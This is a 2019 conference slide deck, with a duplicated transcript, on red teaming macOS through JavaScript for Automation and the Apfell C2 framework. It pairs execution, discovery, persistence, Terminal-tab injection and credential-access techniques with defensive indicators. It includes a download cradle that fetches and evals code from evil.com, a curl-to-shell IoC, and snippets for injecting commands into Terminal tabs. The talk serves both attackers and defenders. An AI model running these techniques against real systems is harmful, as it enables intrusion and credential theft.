Bash-ing Brittle Indicators:
Red Teaming macOS
without Bash or Python
Cody Thomas, SpecterOps
Objective by the Sea, 2019
1
Whoami?
@its_a_feature_
◦ Operator at SpecterOps
◦ Former MITRE
◦ Created Mac/*nix ATT&CK
◦ Adversary Emulation Plans
◦ Created Apfell
◦ Open-source red teaming
framework
◦ https://github.com/its-a-feature/Apfell
2
Overview
◦ JavaScript for Automation (JXA)
◦ ObjC-Bridge
◦ Apfell C2 Framework
◦ Creating an Agent with JXA
◦ C2, Encryption, Modules
◦ Walkthrough of an Operation
◦ Execution
◦ Discovery
◦ Persistence
◦ Injection
◦ Credential Access
◦ Apple Defensive Measures
3
A Note
About
Slide
Colors
◦ Slides are color-coded based
on intended audiences and
topic covered
◦ Blue: Defensive
◦ Red: Offensive
◦ Purple: Red/Blue
◦ Situational Knowledge
◦ Broader Topics
◦ OPSEC
4
1.
JavaScript for
Automation
What is JXA?
◦ Introduced in OSX Yosemite (10.10)
◦ Meant to "support querying and
controlling all of the scriptable
applications running in OSX"
◦ Joins many other languages:
◦ AppleScript, Perl, Python, Ruby,
Objective-C
◦ Looks and acts like JavaScript … ++
◦ Part of the "Open Script Architecture"
◦ Uses AppleEvents with Apple
Event Manager for IPC
6
https://developer.apple.com/videos/play/wwdc2014/306/
https://developer.apple.com/library/archive/documentation/AppleScript/Conceptual/AppleScriptX/Concepts/osa.html#//apple_ref/doc/uid/TP40001571-BABEBGCF
What is JXA?
Execution
◦ Can be executed in a variety of ways:
◦ Command line:
◦ osascript [-l JavaScript] [-i]
◦ Applications
◦ via OSAKit
◦ Double clicking on:
◦ .scpt or .app compiled versions
7
What is JXA?
Scripting
Features

◦ "Scriptable" Applications have sdef
files
◦ Can be browsed with
"Script Editor" -> "Open Dictionary…"
8
What is JXA?

Sending Events
◦ Using osascript to send events
◦ Console view of the events ("info")
9

What is JXA's
ObjC Bridge?
◦ Access to Objective-C API
◦ Uses special $ or ObjC keyword
◦ Import Frameworks:
◦ ObjC.import('Foundation')
◦ Implicit casting between base types
10

What is JXA's
ObjC Bridge?
◦ Case sensitive language
◦ Modified Objective-C function calls
◦ JavaScript function names include all
arguments as camelCase
11
2.
Apfell
Apfell


● Multi-user, Browser UI
● Docker-based
● Server is python3
● Agent is JXA, Python
○ MachO, JS Chrome
Extension, ELF
● Scriptable via RESTful APIs
13
● Tracks host/network artifacts
● ATT&CK mappings
● Task/Response correlation with
comments and searchability
14
3.
Turning JXA into an
Apfell Agent
Design
◦ Wanted something that can be
swapped out as needed
◦ Expose generic functions to agent
◦ postResponse
◦ getTasking
◦ Checkin
◦ upload
◦ Download
◦ If all C2 support these functions,
implementations don't matter to the
agent
Command
and
Control
16

◦ Encrypted comms outside just HTTPS
◦ Currently does Encrypted Key
Exchange with AES Pre-Shared Key
◦ Uses Apple's Security Framework
◦ Negotiates a new AES session key
for each callback
◦ Learned a lot about crypto along the
way
Command
and
Control
17

Apple Success Story:
Original IV Generation
◦ Apple will supply
"appropriate value"
for IV
◦ Apple supplies static
IV of 16 x00 bytes
◦ So, I emailed them
since that's very bad
18

Apple Success Story:
New IV Generation
◦ "Behaving as
expected" :(
◦ But, they updated
the documentation
with proper guidance
and warning
◦ WIN!
19

◦ Dynamic
Endpoints
◦ M - Mixed
◦ A - Alpha
◦ N - Nums
◦ Unique URI per
request
◦ ObjC for web
requests
Command
and
Control
20
/admin.php?q=*&ID=N(15)

◦ Agent doesn't know any commands
◦ Call functions by command name
◦ Load new modules with JavaScript's eval
capabilities
◦ Don't leak all of your capabilities at
onceModules
21

◦ Current function list is always
expanding
◦ Obfuscation only gets you so far
◦ Don't include a function in your
base payload if you don't have to
◦ Load it in later
Modules
22
4.
Operating
Execution
Execution
Methods

◦ Typical IoCs:
◦ curl http://bad.com/a | sh
◦ echo 'text' | base64 -D | python
◦ .command with #/bin/bash
24
Execution
Methods
◦ Download cradle
◦ osascript -l JavaScript -i eval(ObjC.unwrap(
$.NSString.alloc.initWithDataEncoding(
$.NSData.dataWithContentsOfURL(
$.NSURL.URLWithString('https://evil.com/evil')),$.NSUTF8StringEncoding
))
);
◦ osacompile
◦ Create .scpt or .app compiled
files with any JXA in them from
simple .js files
◦ osacompile -t osa -l JavaScript Apfell.js
◦ Double click [and sign] file
25
Execution
Methods:
Running
Commands

◦ JXA and AppleScript have
doShellScript functionality
◦ app.doShellScript("ls");
◦ Does some odd things:
◦ Spawns /bin/sh -c ls
◦ *nix equivalent of cmd.exe /c
◦ "However; In macOS, /bin/sh is
really bash emulating sh"
◦ This can cause some operator
confusion
26https://developer.apple.com/library/archive/technotes/tn2065/_index.html
Execution
Methods:
Running
Commands

Can't use sudo directly via an async
shell, but JXA has us covered
1. Prompt for creds:
currentApp.doShellScript(cmd,
{administratorPrivileges:true,withPrompt:prompt});
2. Provide explicit creds:
currentApp.doShellScript(cmd,
{administratorPrivileges:true, userName:userName,
password:password});
3. Bonus: Check creds via ObjC
$.CBIdentity.identityWithNameAuthority($(username),
authority);
user.authenticateWithPassword($(password))
27
Execution
Methods:
Running
Commands


◦ Those techniques use the
security_authtrampoline to
perform elevated actions
◦ Results in 5 process creates
◦ UID and EUID mismatch
◦ Still boils down to /bin/sh -c
28
29
4.
Operating
Discovery
Discovery
◦ Typical IoCs:
◦ id / whoami / groups
◦ ifconfig
◦ dscl / ldapsearch / dscacheutil
◦ ps
◦ ls / find
◦ hostname / sw_vers
◦ airport
◦ All built-in binaries, LOLbins
◦ Many used in rapid succession
31
Discovery

32https://www.carbonblack.com/2019/02/12/tau-threat-intelligence-notification-new-macos-malware-variant-of-shlayer-osx-discovered/
Discovery
◦ Do we really need to spawn
processes for that information?
◦ Is that info stored anywhere?
◦ What permissions are needed
for this info?
◦ Two main categories of info:
◦ Local information
◦ HealthInspector.js
◦ Domain Information
◦ Orchard.js
33
Local
Discovery:
Health
Inspector
◦ Similar to the Windows Registry,
macOS uses plist files
◦ Either XML formatted files or binary
files (plutil can convert)
◦ User-specific information:
◦ ~/Library/Preferences
◦ System-specific information:
◦ /Library/Preferences
◦ /System/Library/Preferences
34
Local
Discovery:
Health
Inspector

◦ Most defensive products or
analytics don't alert on simply
reading a file
◦ Windows can use SACLs
◦ JXA and ObjC allow reading of plist
files as simple dictionary objects
◦ Traverse the dictionary to find
useful information
35
Local
Discovery:
Health
Inspector
36
Local
Discovery:
Health
Inspector


◦ Launch_Services (WINDSHIFT)
◦ URL schemes
◦ File type handlers
◦ Firewall exceptions
◦ Installed software (and versions)
◦ Known/current networks
◦ OS / SMB information
◦ Persistent Dock Applications
◦ Relaunch Applications
◦ Show hidden files
◦ Recently accessed folders 37
Domain
Discovery:
Orchard
◦ Typical IoCs:
◦ dscl / ldapsearch / dscacheutil
◦ Thanks to MDM solutions like
JAMF, Macs don't have the same
AD requirements
◦ Still happens in mixed
Windows/macOS environments
38
Domain
Discovery:
Orchard
◦ Open Directory is like Active
Directory, but for macOS … and
worse
◦ However, it does allow us to
query within our forest via API
◦ dscl is actually hitting the same
underlying node directories and
API
◦ Allows interactions with Active
Directory via LDAP

◦ Goal: PowerView for macOS 39
Domain
Discovery:
Orchard
◦
40
Domain
Discovery:
Orchard

◦ Examples of information to query:
◦ dsAttrTypeStandard:PrimaryNTDomain
◦ TEST
◦ dsAttrTypeStandard:SMBSID
◦ S-1-5-21-267508148-270493875-3204280241-500
◦ dsAttrTypeNative:memberOf
◦ CN=Group Policy Creator Owners,CN=Users,DC=test,DC=lab,DC=local",
"CN=Domain Admins,CN=Users,DC=test,DC=lab,DC=local",
"CN=Administrators,CN=Builtin,DC=test,DC=lab,DC=local"
◦ dsAttrTypeStandard:AppleMetaNodeLocation
◦ /Active Directory/TEST/test.lab.local
◦ This is dscl syntax to find this information
◦ dsAttrTypeNative:sAMAccountName
◦ Administrator
41
4.
Operating
Persistence
Persistence
◦ Typical IoCs:
◦ New plist in:
◦ ~/Library/LaunchAgents
◦ /Library/LaunchDaemons
◦ New cron jobs
◦ New Login Items
◦ Shell commands with launchctl
43
Persistence:
Folder
Actions
◦ macOS has a feature called
Folder Actions
◦ Automated processing for
events related to a specific
folder
◦ Executes .scpt files folder
events such as:
◦ Open, close, add, remove
◦ Exposed as a feature in the
System Events sdef scripting
dictionary 44
Persistence:
Folder
Actions

◦ Can have multiple scripts
associated with a single folder
◦ Executed automatically by the
Folder Actions Dispatcher
◦ Saved into ~/Library/Preferences/
com.apple.FolderActionsDispatcher.plist
◦ Folder Actions are default disabled
45
Persistence:
Folder
Actions

◦ Need to "compile" JXA persistence
◦ Can use osacompile
◦ But that would spawn a process
◦ Leverage our ObjC bridge to
compile in memory
◦ OSAKit has compile and store
to disk capabilities
46
Persistence:
Folder
Actions

◦ Cannot add the same folder twice
◦ Can add multiple scripts to a
folder
◦ UI indicator when running:
◦ Sample code:
47
4.
Operating
Injection
Injection
◦ Typical IoCs:
◦ Process getting handle to
another process
◦ Allocating remote buffers
◦ Starting threads in remote
processes
◦ The goal:
◦ Get another process to run
arbitrary code
49
Injection

◦ Many applications have scripting
interfaces (sdef files)
◦ Consider the following in
Terminal.app:
50
Injection
◦ So, we can send Apple Events via
JXA to run arbitrary code in any
terminal tab and read the contents
back out
var term = Application("Terminal");
term.doScript("id",
{in:term.windows[0].tabs[0]});
◦ See what the user sees:
term.windows[window].tabs[tab].contents();
◦ See the entire tab buffer:
term.windows[window].tabs[tab].history();
51
Injection
◦ This has a lot of OPSEC issues, but
provides a lot of benefits as well:
◦ Ex: What if you're SSH-ed into
another machine?
◦ This isn't specific to Terminal.app:
◦ Safari.app: doJavaScript("val")
◦ Chrome.app:
execute({JavaScript:"val"})
◦ iTerm2.app: write({text:"val"})
◦ Be sure to check scriptable
interfaces 52
Injection
◦ A note about injecting JavaScript in
Chrome:
◦ A recent update requires a
specific flag to "Allow JavaScript
from Apple Events"
◦ This is disabled by default now
◦ This is a user preference though:
◦ "allow_javascript_apple_events": true
in ~/Library/Application
Support/Google/Chrome/Default/
Preferences 53
4.
Operating
Credential Access
Credential
Access
◦ Typical IoCs:
◦ security binary
◦ dscl or defaults read on
/var/db/dslocal/nodes/Default/users/
<local_user>.plist ShadowHashData
◦ Typically with plutil for conversion
◦ Read or exfil the user's keychain:
~/Library/Keychains/login.keychain-db
◦ Read or exfil the user's SSH keys
55
Credential
Access:
ShadowHashData

◦ Orchard provides access to
ShadowHashData of local accounts
and the currently logged in user
◦ Uses Open Directory API
56
Credential
Access:
ShadowHashData

◦ Current domain user cached in
/Local/Default
◦ Certain AD attributes are cached
such as:
◦ AuthenticationAuthority, PasswordPolicyOptions,
accountPolicyData, ShadowHashData,
NFSHomeDirectory, SMBHome, cached_groups
◦ AuthenticationAuthority:
";LocalCachedUser;/Active Directory/TEST/test.lab.local:
test_lab_admin: 38D5759E-81CC-4EB1-8983-7304227F63F5"
";Kerberosv5;;test_lab_admin@TEST.LAB.LOCAL;TEST.LAB.LOCAL;"
";ShadowHash;HASHLIST:<SALTED-SHA512-PBKDF2,
SRP-RFC5054-4096-SHA512-PBKDF2>",
";SecureToken;"
57
Credential
Access:
Kerberos

◦ Passwords are more than just
"hashes"
◦ Kerberos is integrated into
macOS as well
◦ For local accounts, Orchard also gets
KerberosKeys and HeimdalSRPKey:
58
Credential
Access:
Kerberos

◦ For Domain access though, don't
forget about Kerberos tickets -
they're not just for Windows
◦ Heimdal implementation for macOS
◦ Hashed keys in /etc/krb5.keytab
◦ read/write for root
◦ read for _calendar, _jabber,
_postfix, _teamsserver users
◦ read for _keytabusers and
mail groups
59
Credential
Access:
Kerberos

◦ Releasing KeytabParser to parse this
file format
◦ Think of these as hashes for
creating Silver Tickets
60
Credential
Access:
Kerberos

◦ Kerberos tickets (TGT/TGS):
◦ In-memory cache
◦ Stored in /tmp/krb5_cc_* files
◦ Klist -v
61
Credential
Access:
Kerberos

◦ JXA has us almost covered though:
◦ ObjC.import("Kerberos")
◦ JXA is very bad at accessing structs
◦ Heimdal APIs work just fine in C
though
62
4.
Defensive Measures
Defensive
Measures:
Mojave &
JXA

◦ WWDC18 & Mojave updated
User Data Protections
◦ Every tuple of AE programs causes a
pop-up
◦ Only "ever" causes one pop-up
◦ Toggle in System Preferences ->
Security & Privacy -> Privacy
◦ Typically in Automation
64
Defensive
Measures:
Mojave &
JXA

◦ Transparency, Consent and Control (TCC)
tracks this in /Library/Application
Support/com.apple.TCC/TCC.db
◦ Can reset saved preferences with tccutil
◦ Similar to
com.apple.universalaccessAuthWarning.plist
◦ Tracks every time a user was prompted
access to something in universal access
◦ This is checked in HealthInspector
65
Defensive
Measures:
Minimum
Viable
Access
◦ Don't get hung up on the implementation
when hunting
◦ Look for the Minimum Viable Access
needed to achieve a goal
◦ Special group access (or nested
group access)?
◦ Root access?
◦ Read access to specific file?
◦ Write access directly or indirectly?
◦ Identify where sensitive information lives
◦ SSH keys? Plaintext passwords?
Kerberos Tickets/Keys?
Environment Variables?
66
Defensive
Measures:
Obfuscation?

◦ Obfuscation for Bash / Binaries / Scripts
exists and will continue
◦ Use it to your advantage as a hunter
◦ https://github.com/Bashfuscator/Bashfuscator
◦ Learn from Windows' History
◦ Most obfuscation is its own enemy
◦ Breaks very brittle indicators
67
Apfell
Artifact
Tracking

◦ To help make defensive artifacts easier to
identify
◦ Most Apfell commands indicate what
artifacts they create on disk and record
the final instances during operations
68
Thank you!
@its_a_feature_
◦ Apfell:
◦ https://github.com/its-a-feature/Apfell
◦ Orchard
◦ https://github.com/its-a-feature/Orchard
◦ HealthInspector
◦ https://github.com/its-a-feature/HealthInspector
◦ KeytabParser
◦ https://github.com/its-a-feature/KeytabParser
69

Bash-ing brittle indicators: Red teaming mac-os without bash or python

  • 1.
    Bash-ing Brittle Indicators: RedTeaming macOS without Bash or Python Cody Thomas, SpecterOps Objective by the Sea, 2019 1
  • 2.
    Whoami? @its_a_feature_ ◦ Operator atSpecterOps ◦ Former MITRE ◦ Created Mac/*nix ATT&CK ◦ Adversary Emulation Plans ◦ Created Apfell ◦ Open-source red teaming framework ◦ https://github.com/its-a-feature/Apfell 2
  • 3.
    Overview ◦ JavaScript forAutomation (JXA) ◦ ObjC-Bridge ◦ Apfell C2 Framework ◦ Creating an Agent with JXA ◦ C2, Encryption, Modules ◦ Walkthrough of an Operation ◦ Execution ◦ Discovery ◦ Persistence ◦ Injection ◦ Credential Access ◦ Apple Defensive Measures 3
  • 4.
    A Note About Slide Colors ◦ Slidesare color-coded based on intended audiences and topic covered ◦ Blue: Defensive ◦ Red: Offensive ◦ Purple: Red/Blue ◦ Situational Knowledge ◦ Broader Topics ◦ OPSEC 4
  • 5.
  • 6.
    What is JXA? ◦Introduced in OSX Yosemite (10.10) ◦ Meant to "support querying and controlling all of the scriptable applications running in OSX" ◦ Joins many other languages: ◦ AppleScript, Perl, Python, Ruby, Objective-C ◦ Looks and acts like JavaScript … ++ ◦ Part of the "Open Script Architecture" ◦ Uses AppleEvents with Apple Event Manager for IPC 6 https://developer.apple.com/videos/play/wwdc2014/306/ https://developer.apple.com/library/archive/documentation/AppleScript/Conceptual/AppleScriptX/Concepts/osa.html#//apple_ref/doc/uid/TP40001571-BABEBGCF
  • 7.
    What is JXA? Execution ◦Can be executed in a variety of ways: ◦ Command line: ◦ osascript [-l JavaScript] [-i] ◦ Applications ◦ via OSAKit ◦ Double clicking on: ◦ .scpt or .app compiled versions 7
  • 8.
    What is JXA? Scripting Features ◦"Scriptable" Applications have sdef files ◦ Can be browsed with "Script Editor" -> "Open Dictionary…" 8
  • 9.
    What is JXA? SendingEvents ◦ Using osascript to send events ◦ Console view of the events ("info") 9
  • 10.
    What is JXA's ObjCBridge? ◦ Access to Objective-C API ◦ Uses special $ or ObjC keyword ◦ Import Frameworks: ◦ ObjC.import('Foundation') ◦ Implicit casting between base types 10
  • 11.
    What is JXA's ObjCBridge? ◦ Case sensitive language ◦ Modified Objective-C function calls ◦ JavaScript function names include all arguments as camelCase 11
  • 12.
  • 13.
    Apfell ● Multi-user, BrowserUI ● Docker-based ● Server is python3 ● Agent is JXA, Python ○ MachO, JS Chrome Extension, ELF ● Scriptable via RESTful APIs 13 ● Tracks host/network artifacts ● ATT&CK mappings ● Task/Response correlation with comments and searchability
  • 14.
  • 15.
    3. Turning JXA intoan Apfell Agent
  • 16.
    Design ◦ Wanted somethingthat can be swapped out as needed ◦ Expose generic functions to agent ◦ postResponse ◦ getTasking ◦ Checkin ◦ upload ◦ Download ◦ If all C2 support these functions, implementations don't matter to the agent Command and Control 16
  • 17.
    ◦ Encrypted commsoutside just HTTPS ◦ Currently does Encrypted Key Exchange with AES Pre-Shared Key ◦ Uses Apple's Security Framework ◦ Negotiates a new AES session key for each callback ◦ Learned a lot about crypto along the way Command and Control 17
  • 18.
    Apple Success Story: OriginalIV Generation ◦ Apple will supply "appropriate value" for IV ◦ Apple supplies static IV of 16 x00 bytes ◦ So, I emailed them since that's very bad 18
  • 19.
    Apple Success Story: NewIV Generation ◦ "Behaving as expected" :( ◦ But, they updated the documentation with proper guidance and warning ◦ WIN! 19
  • 20.
    ◦ Dynamic Endpoints ◦ M- Mixed ◦ A - Alpha ◦ N - Nums ◦ Unique URI per request ◦ ObjC for web requests Command and Control 20 /admin.php?q=*&ID=N(15)
  • 21.
    ◦ Agent doesn'tknow any commands ◦ Call functions by command name ◦ Load new modules with JavaScript's eval capabilities ◦ Don't leak all of your capabilities at onceModules 21
  • 22.
    ◦ Current functionlist is always expanding ◦ Obfuscation only gets you so far ◦ Don't include a function in your base payload if you don't have to ◦ Load it in later Modules 22
  • 23.
  • 24.
    Execution Methods ◦ Typical IoCs: ◦curl http://bad.com/a | sh ◦ echo 'text' | base64 -D | python ◦ .command with #/bin/bash 24
  • 25.
    Execution Methods ◦ Download cradle ◦osascript -l JavaScript -i eval(ObjC.unwrap( $.NSString.alloc.initWithDataEncoding( $.NSData.dataWithContentsOfURL( $.NSURL.URLWithString('https://evil.com/evil')),$.NSUTF8StringEncoding )) ); ◦ osacompile ◦ Create .scpt or .app compiled files with any JXA in them from simple .js files ◦ osacompile -t osa -l JavaScript Apfell.js ◦ Double click [and sign] file 25
  • 26.
    Execution Methods: Running Commands ◦ JXA andAppleScript have doShellScript functionality ◦ app.doShellScript("ls"); ◦ Does some odd things: ◦ Spawns /bin/sh -c ls ◦ *nix equivalent of cmd.exe /c ◦ "However; In macOS, /bin/sh is really bash emulating sh" ◦ This can cause some operator confusion 26https://developer.apple.com/library/archive/technotes/tn2065/_index.html
  • 27.
    Execution Methods: Running Commands Can't use sudodirectly via an async shell, but JXA has us covered 1. Prompt for creds: currentApp.doShellScript(cmd, {administratorPrivileges:true,withPrompt:prompt}); 2. Provide explicit creds: currentApp.doShellScript(cmd, {administratorPrivileges:true, userName:userName, password:password}); 3. Bonus: Check creds via ObjC $.CBIdentity.identityWithNameAuthority($(username), authority); user.authenticateWithPassword($(password)) 27
  • 28.
    Execution Methods: Running Commands ◦ Those techniquesuse the security_authtrampoline to perform elevated actions ◦ Results in 5 process creates ◦ UID and EUID mismatch ◦ Still boils down to /bin/sh -c 28
  • 29.
  • 30.
  • 31.
    Discovery ◦ Typical IoCs: ◦id / whoami / groups ◦ ifconfig ◦ dscl / ldapsearch / dscacheutil ◦ ps ◦ ls / find ◦ hostname / sw_vers ◦ airport ◦ All built-in binaries, LOLbins ◦ Many used in rapid succession 31
  • 32.
  • 33.
    Discovery ◦ Do wereally need to spawn processes for that information? ◦ Is that info stored anywhere? ◦ What permissions are needed for this info? ◦ Two main categories of info: ◦ Local information ◦ HealthInspector.js ◦ Domain Information ◦ Orchard.js 33
  • 34.
    Local Discovery: Health Inspector ◦ Similar tothe Windows Registry, macOS uses plist files ◦ Either XML formatted files or binary files (plutil can convert) ◦ User-specific information: ◦ ~/Library/Preferences ◦ System-specific information: ◦ /Library/Preferences ◦ /System/Library/Preferences 34
  • 35.
    Local Discovery: Health Inspector ◦ Most defensiveproducts or analytics don't alert on simply reading a file ◦ Windows can use SACLs ◦ JXA and ObjC allow reading of plist files as simple dictionary objects ◦ Traverse the dictionary to find useful information 35
  • 36.
  • 37.
    Local Discovery: Health Inspector ◦ Launch_Services (WINDSHIFT) ◦URL schemes ◦ File type handlers ◦ Firewall exceptions ◦ Installed software (and versions) ◦ Known/current networks ◦ OS / SMB information ◦ Persistent Dock Applications ◦ Relaunch Applications ◦ Show hidden files ◦ Recently accessed folders 37
  • 38.
    Domain Discovery: Orchard ◦ Typical IoCs: ◦dscl / ldapsearch / dscacheutil ◦ Thanks to MDM solutions like JAMF, Macs don't have the same AD requirements ◦ Still happens in mixed Windows/macOS environments 38
  • 39.
    Domain Discovery: Orchard ◦ Open Directoryis like Active Directory, but for macOS … and worse ◦ However, it does allow us to query within our forest via API ◦ dscl is actually hitting the same underlying node directories and API ◦ Allows interactions with Active Directory via LDAP ◦ Goal: PowerView for macOS 39
  • 40.
  • 41.
    Domain Discovery: Orchard ◦ Examples ofinformation to query: ◦ dsAttrTypeStandard:PrimaryNTDomain ◦ TEST ◦ dsAttrTypeStandard:SMBSID ◦ S-1-5-21-267508148-270493875-3204280241-500 ◦ dsAttrTypeNative:memberOf ◦ CN=Group Policy Creator Owners,CN=Users,DC=test,DC=lab,DC=local", "CN=Domain Admins,CN=Users,DC=test,DC=lab,DC=local", "CN=Administrators,CN=Builtin,DC=test,DC=lab,DC=local" ◦ dsAttrTypeStandard:AppleMetaNodeLocation ◦ /Active Directory/TEST/test.lab.local ◦ This is dscl syntax to find this information ◦ dsAttrTypeNative:sAMAccountName ◦ Administrator 41
  • 42.
  • 43.
    Persistence ◦ Typical IoCs: ◦New plist in: ◦ ~/Library/LaunchAgents ◦ /Library/LaunchDaemons ◦ New cron jobs ◦ New Login Items ◦ Shell commands with launchctl 43
  • 44.
    Persistence: Folder Actions ◦ macOS hasa feature called Folder Actions ◦ Automated processing for events related to a specific folder ◦ Executes .scpt files folder events such as: ◦ Open, close, add, remove ◦ Exposed as a feature in the System Events sdef scripting dictionary 44
  • 45.
    Persistence: Folder Actions ◦ Can havemultiple scripts associated with a single folder ◦ Executed automatically by the Folder Actions Dispatcher ◦ Saved into ~/Library/Preferences/ com.apple.FolderActionsDispatcher.plist ◦ Folder Actions are default disabled 45
  • 46.
    Persistence: Folder Actions ◦ Need to"compile" JXA persistence ◦ Can use osacompile ◦ But that would spawn a process ◦ Leverage our ObjC bridge to compile in memory ◦ OSAKit has compile and store to disk capabilities 46
  • 47.
    Persistence: Folder Actions ◦ Cannot addthe same folder twice ◦ Can add multiple scripts to a folder ◦ UI indicator when running: ◦ Sample code: 47
  • 48.
  • 49.
    Injection ◦ Typical IoCs: ◦Process getting handle to another process ◦ Allocating remote buffers ◦ Starting threads in remote processes ◦ The goal: ◦ Get another process to run arbitrary code 49
  • 50.
    Injection ◦ Many applicationshave scripting interfaces (sdef files) ◦ Consider the following in Terminal.app: 50
  • 51.
    Injection ◦ So, wecan send Apple Events via JXA to run arbitrary code in any terminal tab and read the contents back out var term = Application("Terminal"); term.doScript("id", {in:term.windows[0].tabs[0]}); ◦ See what the user sees: term.windows[window].tabs[tab].contents(); ◦ See the entire tab buffer: term.windows[window].tabs[tab].history(); 51
  • 52.
